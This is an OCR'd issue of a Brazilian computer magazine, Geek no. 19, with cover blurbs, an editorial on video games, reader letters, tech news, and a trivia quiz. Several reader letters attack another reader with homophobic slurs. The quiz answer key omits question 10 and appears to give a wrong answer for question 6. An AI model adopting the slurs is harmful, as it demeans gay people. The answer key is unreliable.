



# 300 softwares

Internet - MP3 - Office - Programação - Hacker  
IRC - Macintosh - Tutoriais - Segurança e muito mais

Tecnologia, Informática & Comportamento

# Geek

ANO III - NÚMERO 19 - R\$ 9,90

NADA SE CRIA, TUDO SE COMPILA

## EDIÇÃO HISTÓRICA

# C&C++

- Programação de gente grande
- Mais de 120 programas prontos para aprender definitivamente
- Tutoriais em português
- Compiladores e utilitários
- E MAIS

Confira os destaques do CD no verso

## GAME<sub>not</sub>OVER

### PARA CRIAR:

- 10 programas de autoria incluindo Blitz Basic e RPG Maker
- + 600 arquivos prontos!
- + tutoriais completos!

### PARA JOGAR:

- 400 Add-ons para Fifa, Half-Life, The Sims Counter-Strike, Quake III (Source code + Models)
- + Softs para turbinar os games

## Ciberfeminismo

Mulheres + Hackers  
+ Guerrilha = revolução

## Escaneamento Óptico

Quando a tela do computador é a sua própria retina

## E AINDA:

Steve Jobs, Linus Torvalds e Bill Gates no banheiro, Nação geek, Case Mods, Big Brother Awards, Bugs no Imap, Sun X Microsoft, Silver Lords, Lindows, Sexo virtual, DotComGuy, e muito mais

## SLACKWARE 8

ZipSlack: distribuição compacta completa no CD

## Revolution 1.1

Desenvolvimento de aplicações multiplataforma e mais 20 softwares selecionados

Você sabe o que é

## Latex?

Um híbrido de edição de textos com programação

ISSN 1516-9650




9 771516 965190 19

I N T E R N E T

# PROIBIDA

SE VOCÊ TEM ESTÔMAGO FRACO, NÃO LEIA ESSA REVISTA



NAS BANCAS

**E**xistem duas indústrias que, apesar da relativa “marginalidade”, sempre protagonizam espantosos avanços culturais e tecnológicos. Uma dessas indústrias é a do sexo, capaz de esticar limites de toda natureza, não raro com resultados louváveis. A outra é a indústria de jogos eletrônicos. Do sexo posso falar (se bem que é melhor praticar...) em outra ocasião. Mas os games merecem atenção por serem um dos temas dessa edição.

Se em matéria de videogames você parou no Quake, no Final Fantasy VI ou, mais longe ainda, no Mega Drive ou no Atari (o que é isso?), não tem a menor idéia de onde os desenvolvedores de jogos conseguiram chegar. O avanço na área de games é tão absurdo que hoje em dia os jogos conseguem o status de arte em alguns círculos e merecem atenção de pesquisadores das mais diferentes áreas, da sociologia à nanotecnologia e criação de redes neurais.

Para você entender melhor onde estou querendo chegar, vou recontar aqui uma das histórias contadas por jogadores do game “Black And White”, uma das maiores conquistas em matéria de jogos eletrônicos em todos os tempos. No jogo, você cumpre o papel de um deus onipotente, bom ou mau – você escolhe. Cada atitude sua é engenhosamente processada pelos personagens do game, que vão pouco a pouco aprendendo como se portar para agradá-lo.

Um gamer chamado Ephemeric conta que estava tendo problemas com uma de suas criaturas, um grande macaco conhecido como Ape. O ser não podia ver um humano que instantaneamente devorava-o contra o desejo do seu “deus”.

Para ensiná-lo a não maltratar os humanos, Ephemeric colocou um humano do seu lado e esperou para ver o que acontecia. O Ape obviamente devorou o coitado. Sem hesitar, Ephemeric aplicou-lhe uma surra e colocou outro humano na sua mão. De novo o Ape agrediu o humano. Ephemeric aplicou-lhe nova surra e deu-lhe um novo humano, já perdendo a paciência. Dessa vez, o Ape pegou o humano, jogou no meio de uma aldeia enquanto os outros habitantes corriam desesperados. Antes que Ephemeric pudesse fazer algo, o Ape saiu correndo atrás do humano e chutou o pobre para o fundo de um desfiladeiro.

Cansado de perder tempo, Ephemeric aplicou-lhe a maior surra de todas, deixou a criatura quase desmaiada e colocou um novo humano na sua mão. Segundo o próprio gamer relata, o Ape então parou e olhou para ele da tela do computador como se estivesse pensando. Depois olhou para o humano e para a vila nos arredores e gentilmente colocou o camponês no chão. Desde então, o monstro não atacou nenhum outro humano.

Bem-vindo ao novo mundo do entretenimento eletrônico.





## 38 MULHERES NO PODER

O movimento feminista toma conta da Web. Saiba tudo sobre ele

### 10 IN BOX

**Fala, que eu te escuto**

Novo Judas, Karl Marx, pau no Windows (como sempre) e a eterna polêmica: mulher pelada na Geek, sim ou não?

### 12 IN TUNE

**O mundo absurdo da tecnologia**

Teste seu QG (Quociente Geek), veja imagens pornô codificadas e confira a morte de Bill Gates, entre outras bizarrices

### 32 E-WORLD

**Uma cidade virtual**

Helsinque, a cidade wireless, terá também a primeira vila virtual do mundo

### 34 E-WORLD

**O paraíso da Internet**

Uma plataforma marítima que é um país é também o melhor lugar pra hospedar um site na Web

### 44 BIG BROTHER AWARDS

Não, não é sobre o programa de TV. Saiba quem é PhD em invadir a sua privacidade

### 46 SUN X MICROSOFT

Duelo de titãs! Quem vai levar a melhor no processo envolvendo a linguagem Java?

### 54 SCAN

**Não pediram nossa opinião, mas nós damos mesmo assim**

Chat 3D, livro hacker, Painter 7, Fear Factory, mouse óptico e muito mais!

### 60 CÓDIGO-FONTE

**Novas idéias sobre o mundo geek**

Você gosta de blogs? Pense duas vezes antes de responder

### 61 GUIA DO CD

**Read me**

Com vocês, os mais de 300 softwares dessa edição. São todos seus

### 66 QUADRINHOS

**A vez da arte geek**

A dura vida de quem faz programas...



## 22 GAMES DO FUTURO

Novos jogos e consoles usam e abusam de recursos como interatividade e Inteligência Artificial

## 20 CHARACTER

### E o nosso Nobel vai para...

George Boole e Alan Turing, dois dos pais da informática

## 28 CASE MODS

Está na hora de transformar seu PC sem graça em uma verdadeira obra de arte

## 36 AHEAD

### Os próximos passos da tecnologia

O que vai acontecer quando o monitor do seu micro for o seu próprio olho?

## 48 HACKERSPACE

### Com a palavra, a elite digital

Explore bugs em servidores Imap, instale backdoors em Linux e conheça o grupo Silver Lords



CONFIRA NO CD

CONFIRA NA P. 38

CONFIRA NA P. 36

CONFIRA EM TODA A REVISTA

CONFIRA NA P. 22  
E na categoria Games do CD

CONFIRA NO CD

CONFIRA NO CD

CONFIRA NA P. 63  
E na categoria Tex/Latex do CD



“O clitóris tem que ser uma arma



apontada em direção à Matrix”

é a primeira frase do manifesto

das garotas



## Sacanagem: a polêmica

Eu gosto muito da revista. Mas como o geek Adriano mandou e mandou muito bem na edição 18, botem menos sacanagem, pô - ou pelo menos alguma coisa plausível. Aquela gárgula do nada na edição 18 tá ridícula, pô. Ai, por favor, ponham tutoriais de VB ou de BASIC (é, BASIC mesmo) em português no CD e mais compiladores. A propósito, a revista podia pegar leve na seção hacker. Valeu.

*Luiz Henrique Cerdeira Xavier, por e-mail*

Caramba, que cara mais esquisito!! O tal Adriano de Oliveira Gonçalves é um mala. Como um mané desses tem a coragem de enviar um mail para uma revista, que é a melhor sobre hackers, informática, etc., reclamando que vocês colocam imagens pornôs na revista? Caramba, se ele entrar em qualquer site hacker, ele vai encontrar fotos de mulheres nuas. Esse cara não tem o que fazer, então fica enviando e-mails para revistas criticando.

*TrashBody, por e-mail*



Imagens: Reprodução/ Divulgação

Mandem estes viadinhos que não querem fotos de mulher na revista ir comer um c\*\*\* de cinco dedos pra ver se aprendem a gostar de mulher. E vocês, já que colocam as fotos, vê se colocam também os links.

*Marcio Katan, por e-mail*

Quero expressar a todos minha grande tristeza ao ver o Adriano de Oliveira Gonçalves (Geek # 18, p.10) dizer que o nível da revista está caindo por mostrar fotos de sacanagem. Você é boiola, gay, bicha, frutinha, homossexual ou algo do gênero???? Nada contra gays, mas, se você é um deles, pelo menos fica quieto no seu canto e não reclama de fotos que fazem a diversão de nós, homens. E quem disse que essa fotos dão má impressão quando uma pessoa vê alguém olhando???? Dá má impressão só se for pra você: eles pensam que você superou sua bichice e está virando homem. De todas as asneiras que você disse, só concordo com uma: a revista *Geek* é a melhor revista de informática do Brasil, e isso é inegável, meu amigo.

*João Antônio Martins de Araújo, por e-mail*

## Judas do momento: hpG


Acho que o hpG nunca foi um bom provedor, mas fui burro ao experimentar num novo site que criei abandonamez.hpg.com.br, o qual foi removido por eles... Eles alegam que eu desrespeitei o termo de serviço do hpG, mas como que eu desrespeitei o termo de serviço se os "abandon games" não têm valor comercial no mercado? Por que eles acham que eu tive todo o trabalho de criar o site, para desrespeitar o termo de uso? Me mandem um e-mail indicando um provedor que não seja tão enjoado como o hpG!!

*Ramon, por e-mail*



## Egolaria mercantilista

Recentemente estava disposto a aproveitar um 486 desativado em minha casa para doar e iniciar a formação de meu sobrinho de 5 anos, mas não tenho mais o backup do Windows 3.1 licenciado pela Itautec. Então pensei em comprar o Win 95, o único sistema da Microsoft que roda neste tipo de máquina. Só encontrei as versões 98 OEM e Win Me, também pela Itautec. Telefonei para a Microsoft pedindo a autorização de "Downgrade" se comprasse a Atualização Windows XP, mas me disseram que teria de comprar a Full e assim disponibilizariam os disquetes do 95 (autorizado). Pergunta: por que compraria uma versão Full, se o XP não funciona com drivers para minhas placas, como por exemplo, a ATI- All in Wonder? Já seria um absurdo comprar a atualização... Parece que meu sobrinho terá que se envolver com o poderoso Linux e esquecer do velho mundo capitalista da Microsoft. Pelo jeito, Karl Marx, o revolucionário tinha razão quando mencionava que o capitalista nem homem é, pois o processo de alienação em que está envolvido faz de sua natureza inorgânica um motivo de sua egolaria mercantilista.




*Marcelo Sabino, por e-mail*

## Eta vírus bão!

Dêem uma olhada na foto! Eu trabalho com atendimento de microcomputadores, e olha só o flagra que eu peguei! Um vírus infectou o outro. É isso mesmo! O FunLove.gen infectou o Sircam.exe dentro do Recycled. Isso com o antivírus VirusScan McAfee 4.51. A imagem tá meio ruim porque o papel da foto tá meio amassado. Já basta as cagadas do "Ruindows" e ainda me vem essa porcaria de antivírus dizer que conseguiu limpar o Sircam.exe do vírus FunLove.gen!!! Eta antivírus bão, sô!!

Hudson Fernandes, por e-mail



## Voz da Razão

O que me fez escrever pra vocês foram as histórias de leitores publicadas nas últimas duas edições, que tratam da destruição de PCs antigos. Um jogou água com sal em um 486 (só pra ver o que acontecia); o outro, numa história pra lá de esquisita, disse que chutou o PC só porque o 386 não queria funcionar; depois vem com a desculpa de que tinha bebido. Seriam muito engraçadas essas histórias, não fossem tão estúpidas. Quando esse caras quiserem se livrar dos PCs antigos, mandem pra mim que eu aproveito. Tem muita criança pobre doida por um 386.

Roberto Albuquerque, por e-mail

## A culpa é do Windows!

Como o sistema da Microsoft já recebe críticas de tudo quanto é lado, resolvemos ajudar e colocar a culpa dos nossos erros nele. Portanto, enumeramos as pisadas de bola abaixo, todas decorrentes da baixa qualidade do Windows...

- Geek#18, p. 32: o subtítulo está errado - refere-se à matéria da Geek#17
- Na contracapa da Geek#18, anunciamos o kernel 5.2.1 do Linux. Na verdade, é o 2.5.1.
- A vinheta nas páginas 16 e 18 indica erroneamente uma matéria sobre o BeOS. A matéria é sobre cliques solidários.
- Na página 29, o carro mostrado não é um Mustang, e sim, um Chrysler PT Cruiser
- Na Geek#17, prometemos o programa de áudio D'Accord na Geek#18. Esquecemos, mas o colocamos no CD desta edição.

## Delírios – ou não

Finalmente resolvi declarar guerra ao Windows, após me cansar de bugs, travamentos, tutoriais que dizem "Entre em contato com o seu fornecedor", enfim, incompetência patente. Ao instalar na minha máquina o Windows Me (Me deve ser a abreviação de uma palavra de 5 letras) constatei que nosso amigo Bill trata seus clientes como crianças de 14 anos (minhas fotinhas, minhas musiquinhas, enfim, viadagem sem igual).

Mas e quem usa um micro para trabalhar, e não só pra fazer planilhas no Excel para saber se deu lucro a empresa do patrão ou para mandar pra vó as fotos do cãozinho Totô, como faz? Trabalhar que eu digo é usar toda a RAM, cache e SWAP disponíveis e fazer a CPU suar, com cálculos pesados e uma porrada de aplicativos abertos, etc.

Aí vem um bonitão, pagando uma de hacker, e me diz: "Como você é trouxa! Por que não instala o Linux?" Ai eu penso "Ah, se eu tivesse uma escapeta!" Mal sabe o sujeito que já tentei instalar umas oito versões de Linux e nenhuma delas foi capaz de reconhecer meu modem, minha placa de som e de explorar minha placa de vídeo. Além do mais, não disponho de dias e dias de ócio para poder pesquisar HowTo na Internet para instalar a porr... de um CD-RW que possuo, e preciso muito menos de dinheiro pra comprar hardware novo toda semana. Além do mais, os suportes técnicos Linux equivalem aos da Microsoft, cobrindo apenas o arroz-feijão e cheios de restrições. Quando se quer ganhar dinheiro com algo que deveria ser gratuito, que se faça o serviço completo. A falta de aplicativos em Linux talvez seja contornada em alguns anos, pessoalmente acredito nisso, mas por enquanto é muito ruim.

Meu ramo é outro, não é informática, não posso perder tempo com micros, afinal eles existem com a única finalidade de fazerem-nos ganhar tempo. Enfim, quem realmente precisa de um micro está na roça. Sugiro à galerinha, que adora detonar o micro e as HPs dos outros, que tentem criar algo alternativo e, de preferência, 100% nacional. Talento, os brasileiros têm de sobra, todos sabemos disto - talvez falte estímulo. Se eu puder, e sobretudo souber como, ajudo com prazer. Será algum delírio da minha parte ou tenho um pouco de razão nisto?

Grégoire Jean-François Demets, São Paulo, por e-mail



Um dia a casa cai...

## Windows open source

Justiça americana obriga Microsoft a entregar o ouro



Colleen,  
a juíza open-source

A batalha judicial entre a Microsoft e nove estados norte-americanos traz, a cada dia, mais novidades surpreendentes. Desta vez, foi a juíza do caso, Colleen Kollar-Kotelly, que permitiu que especialistas dos estados tivessem acesso ao código-fonte do Windows, algo que muitos hackers adorariam fazer.

A decisão da juíza foi influenciada pela própria linha de defesa da Microsoft no caso (o advogado deles não pôde fazer declarações à Geek porque estava sendo chicoteado no momento), que argumentava que o Windows não poderia funcionar perfeitamente se o Internet Explorer fosse retirado. Bom, se falou, prove. É isso que os advogados dos nove estados querem: acesso ao código para ver se a MS está falando a verdade. E a juíza achou que era justo.

Mas não pensem que a Microsoft vai entregar o segredo comercial mais bem guardado (cheio de bugs, é claro), depois da fórmula da Coca-Cola, assim de mão beijada. É claro que ela vai fazer de tudo para impedir o acesso. A batalha nos tribunais ainda será longa.

Velhas idéias, novos negócios

## Celular à manivela - Parte II

E a gente já tinha cantado a bola...

Nostalgia e tecnologia, apesar de rimarem, sempre foram palavras que não combinavam muito bem. Afinal, a essência da última é exatamente apontar para o futuro. Entretanto, algumas invenções recentes mais parecem uma volta ao passado do que um salto para o desenvolvimento - que o diga a Motorola.

Na Geek # 15, você já tinha lido sobre uma "tecnologia revolucionária" da empresa britânica Atkin Design And Development, que planejava vender celulares, rádios e até laptops (!) movidos à manivela. E não é que a gigante americana resolveu entrar na onda? A companhia anunciou o lançamento de um carregador manual de emergência para aqueles que passam pela agonia de ver seu aparelho descarregado no meio de uma conversa. O dispositivo chama-se FreeCharge, e pode ser usado em todos os telefones celulares da marca: é só trocar o cabo de conexão.

São necessários 45 segundos de força bruta para garantir cinco minutos de bate-papo. Mas para quem não quiser se "exercitar", o modo convencional de recarregar a bateria continua disponível. E aqui na Geek, você continua sabendo antes o que o futuro nos reserva: mesmo que seja um retorno à "Idade da Pedra"...



O QUE É ISSO?

## Cultura tecnológica inútil

Se você manja tanto de informática, responda o que é esse aparelho...



Resposta na página 16


Estranhos efeitos da criptografia

## Arte movida à codificação

Não parece, mas isso aí embaixo é pornografia

Illicit Images é um projeto do artista americano Greg Sidal, baseado na encriptação de imagens pornô. Greg aplica um algoritmo pesado, codifica as fotos e gera resultados como esse.

Se você ficou excitado (a) ou se quer encarar o desafio de decodificar a imagem, pode conferir mais dessa pouca vergonha no site de Greg.



Imagens: Divulgação

[www.geocities.com/gregsidal/illicitimages/index.html](http://www.geocities.com/gregsidal/illicitimages/index.html)

## Geek quiz

# Você é um geek de verdade?

### Tire a dúvida com nosso teste especial

Você é um geek de verdade ou somente um lamer disfarçado? Para dirimir qualquer dúvida, nós, da redação, resolvemos testar o conhecimento de nossos leitores sobre assuntos do âmbito da informática, tecnologia e... ficção científica. Isso mesmo, ficção. Afinal, é quase impossível não existir fãs do gênero entre aqueles que curtem computadores.

As respostas estão no final do teste. E então, preparado para a prova de fogo?

#### 1\_ Qual dessas distribuições de Linux não existe?

- (a) Redmond Linux
- (b) Linux Antarctica
- (c) Green Flog Linux
- (d) Phat Linux
- (e) Troll Linux

#### 2\_ Qual dos itens abaixo não é uma linguagem de programação?

- (a) AMOS
- (b) Guile
- (c) Gort
- (d) Prolog
- (e) Cecil

#### 3\_ Como os tribbles (pingos) morreram no episódio "The Trouble with Tribbles" ("O Problema") da série clássica de Jornada nas Estrelas?

- (a) Por radiação ultravioleta
- (b) Por radiação de fótons
- (c) Um cometa caiu em seu mundo
- (d) Comendo um cereal envenenado por um klingon
- (e) Chamuscados por um laser da Enterprise



#### 4\_ Em qual cidade foi construído o UNIVAC?

- (a) Detroit
- (b) São Francisco
- (c) Filadélfia
- (d) Tóquio
- (e) Chicago

#### 5\_ Quantos bits há em um byte?

- (a) 4
- (b) 10
- (c) 5
- (d) 8
- (e) 11

#### 6\_ Qual escritor previu a chegada do homem à lua com 30 anos de antecedência?

- (a) Isaac Asimov
- (b) Julio Verne
- (c) Arthur C. Clarke
- (d) William Gibson
- (e) Gene Roddenberry



#### 7\_ Quem foi o responsável pela adaptação da aritmética binária booleana à análise e descrição de circuitos?

- (a) George Boole
- (b) Claude Shannon
- (c) Bill Gates
- (d) Grace Hopper
- (e) Dieter Seitzer


#### 8\_ O que os fiéis da seita Heaven's Gate, que se suicidaram em massa no ano de 1997, tinham em comum?

- (a) Eram todos programadores
- (b) Eram todos analistas de sistemas
- (c) Eram todos físicos
- (d) Eram todos webdesigners
- (e) Eram todos hackers



#### 9\_ Qual empresa foi a responsável pela criação do transistor, principal componente de um chip?

- (a) Intel
- (b) AMD
- (c) Cyrix
- (d) Transmeta
- (e) Bell Labs



#### 10\_ Quantos anos tinha o norueguês Jon Lech Johansen quando criou o código do DeCSS?

- (a) 16
- (b) 15
- (c) 17
- (d) 14
- (e) 18



Considere cada resposta correta igual a um ponto e veja o resultado:

**De 0 a 4 pontos:** Sinto muito, jovem, mas você será jogado no "mármore do inferno" dos lammers...

**De 5 a 7 pontos:** Falta engolir alguns pentes de memória e implantar uns chips no corpo, mas você está no caminho certo.

**Acima de 7 pontos:** Bem-vindo à elite! Pode chamar os amigos e programar em Perl para comemorar!

## BANDA COM INSPIRAÇÃO TECNOLÓGICA

# Geeks

### Rock com pegada punk e o melhor nome do mundo...

Ao contrário do que o nome pode sugerir, os Geeks não fazem música eletrônica e nem falam de informática em suas letras. A fórmula deles é baixo, guitarra e bateria. Rock simples com alguma influência punk, cantado em português. Você pode até achar que o som não é lá essas coisas, mas vai dizer que o nome é ruim?

# Geeks




Confira o som dos Geeks no CD desta edição

Respostas 1-a-2-c-3-a-4-c-5-d-6-a-7-b-8-d-9-e

Justiça geek

## Cineasta mata Bill Gates!

Nothing So Strange, o filme em que o bilionário morre



Tá lá o corpo estendido no chão...

Você já ouviu falar do Slamdance Film Festival, um festival de cinema alternativo que acontece periodicamente nos Estados Unidos? Não? É uma pena, porque a edição deste ano trouxe um diretor que, com certeza, realizou o sonho de muita gente: ele matou Bill Gates.

Antes que nos chamem de mentirosos, vamos explicar. O diretor em questão é Brian Flemming, responsável pelo filme *Nothing So Strange*, que disputou o festival. Flemming começou a trabalhar no filme depois que foi a uma conferência de pesquisadores sobre o assassinato de John F. Kennedy, ocorrido no final dos anos 60. Ficou maravilhado e começou a se perguntar o que aconteceria se algo como aquilo ocorresse hoje em dia.

Foi, então, que surgiu a idéia – convenhamos, brilhante – de matar o homem mais rico do mundo, recheando o fato com teorias conspiratórias, policiais corruptos e algumas cenas de ação. O filme não levou nenhum prêmio, mas foi bem divulgado na imprensa e na Internet, devido aos sites que criou, simulando um assassinato real, e pela peculiaridade do “morto”, que não curtiu muito a idéia: à época da exibição, em janeiro, um porta-voz de Bill Gates declarou: “É decepcionante que um cineasta faça algo assim”. Enquanto você cruza os dedos para que o filme chegue por aqui a bordo de alguma mostra, confira o trailer de *Nothing So Strange* no nosso CD.

[www.nothingsostrange.com](http://www.nothingsostrange.com)

## Outra morte de Gates!

Enquanto *Nothing So Strange* não chega ao Brasil, é possível testemunhar o assassinato do fundador da Microsoft no filme *South Park: Maior, Melhor e Sem Cortes*. Gates leva um tiro na cara depois que seu Windows trava o sistema de defesa dos EUA...

Confira o som da execução de Gates no filme *South Park*, na seção de MP3 do CD desta edição



Aqui se faz...

## Ciganos processam IBM

Ação se baseia nas relações da Big Blue com os nazistas

A IBM voltou a se preocupar com os problemas causados por suas controversas relações com o regime de Adolf Hitler. A diferença é que agora a ameaça não é só a simples publicação de um livro como *IBM e o Holocausto*, de Edwin Black, mas uma ação judicial que pode comprometer preciosos dólares.



O GIRCA, sigla em inglês para Movimento Internacional Cigano de Recompensa e Identificação, grupo que representa as vítimas ciganas da Alemanha nazista, resolveu processar a Big Blue na Justiça suíça, exigindo uma indenização de aproximadamente US\$ 11,6 mil por vítima, o que resulta numa quantia considerável.

